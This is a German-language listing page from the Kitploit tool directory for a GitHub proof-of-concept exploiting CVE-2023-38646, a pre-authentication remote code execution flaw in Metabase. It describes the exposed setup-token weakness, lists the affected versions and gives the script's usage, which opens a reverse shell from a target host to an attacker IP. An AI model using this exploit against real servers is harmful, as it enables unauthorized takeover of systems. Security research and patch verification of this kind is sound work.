
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-38646 — Metabase Open Source vor 0.46.6.1 und Metabase Enterprise vor 1.46.6.1 erlauben Angreifern, beliebige Befehle auf dem Server mit den Rechten des Servers auszuführen. Für die Ausnutzung ist keine Authentifizierung erforderlich. Die weiteren behobenen Versionen sind 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 und 1.43.7.2. | Kitploit
Tools/GitHubGitHub/ego1stoo/cve-2023-38646
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungRemote-Access-Tool
GitHubego1stoo/cve-2023-38646

CVE-2023-38646

Repository anzeigen
121vor 2 JahrenNoch nicht geprüft

Über

Metabase Open Source vor 0.46.6.1 und Metabase Enterprise vor 1.46.6.1 erlauben Angreifern, beliebige Befehle auf dem Server mit den Rechten des Servers auszuführen. Für die Ausnutzung ist keine Authentifizierung erforderlich. Die weiteren behobenen Versionen sind 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 und 1.43.7.2.

Teilen

CVE-2023-38646 Metabase Pre-Auth RCE (26.11.2023)

Metabase Open Source vor 0.46.6.1 und Metabase Enterprise vor 1.46.6.1 erlauben Angreifern, beliebige Befehle auf dem Server mit den Rechten des Servers auszuführen. Für die Ausnutzung ist keine Authentifizierung erforderlich. Die weiteren behobenen Versionen sind 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 und 1.43.7.2.

Die Schwachstelle besteht darin, dass die Anwendung den setup-token offenlegt, der verwendet werden kann, um die Datenbank in der api/setup/validate zu validieren. Nicht autorisierte Benutzer können bösartigen Code erstellen und beliebige Befehle ausführen.

Haftungsausschluss

NUTZUNG AUF EIGENE GEFAHR

Dieses Skript wird zu Bildungs- und Testzwecken bereitgestellt. Der Autor übernimmt keine Verantwortung für Missbrauch oder Schäden, die durch seine Nutzung entstehen. Stellen Sie die Einhaltung geltender Gesetze und ethischer Standards sicher. Durch die Nutzung dieses Skripts erkennen Sie diese Bedingungen an und akzeptieren sie.

Metabase

Metabase ist ein Open-Source-Business-Intelligence-Tool, mit dem Sie Diagramme und Dashboards aus Daten verschiedener Datenbanken und Datenquellen erstellen können. Es ist ein beliebtes Projekt mit über 33.000 Sternen auf GitHub und wurde in den letzten Jahren aus der Perspektive der Sicherheitsforschung stark untersucht.

Proof of Concept

Befehle

usage: CVE-2023-38646.py [-h] -rh REMOTE_HOST [-rp [REMOTE_PORT]] -p PORT -l LOCAL_HOST

options:
  -h, --help            show this help message and exit
  -rh REMOTE_HOST, --remote-host REMOTE_HOST
                        Hostname of the target.
  -rp [REMOTE_PORT], --remote-port [REMOTE_PORT]
                        Port of the Target Machine (default: Port 80)
  -p PORT, --port PORT  Port for reverse shell.
  -l LOCAL_HOST, --local-host LOCAL_HOST
                        Your IP Adress


Sie können das Skript mit dem folgenden Befehl ausführen. Sie können den Remote-Port mit -rp ändern. Standardport ist 80.

./CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
python3 CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
image

Anfällige Versionen

Metabase Enterprise 1.46 < 1.46.6.1
Metabase Enterprise 1.45 < 1.45.4.1
Metabase Enterprise 1.44 < 1.44.7.1
Metabase Enterprise 1.43 < 1.43.7.2
Metabase open source 0.46 < 0.46.6.1
Metabase open source 0.45 < v0.45.4.1
Metabase open source 0.44 < 0.44.7.1
Metabase open source 0.43 < 0.43.7.2


Referenzen

  • Packet Storm Security - Metabase Remote Code Execution
  • Details zu NVD CVE-2023-38646
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    259
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





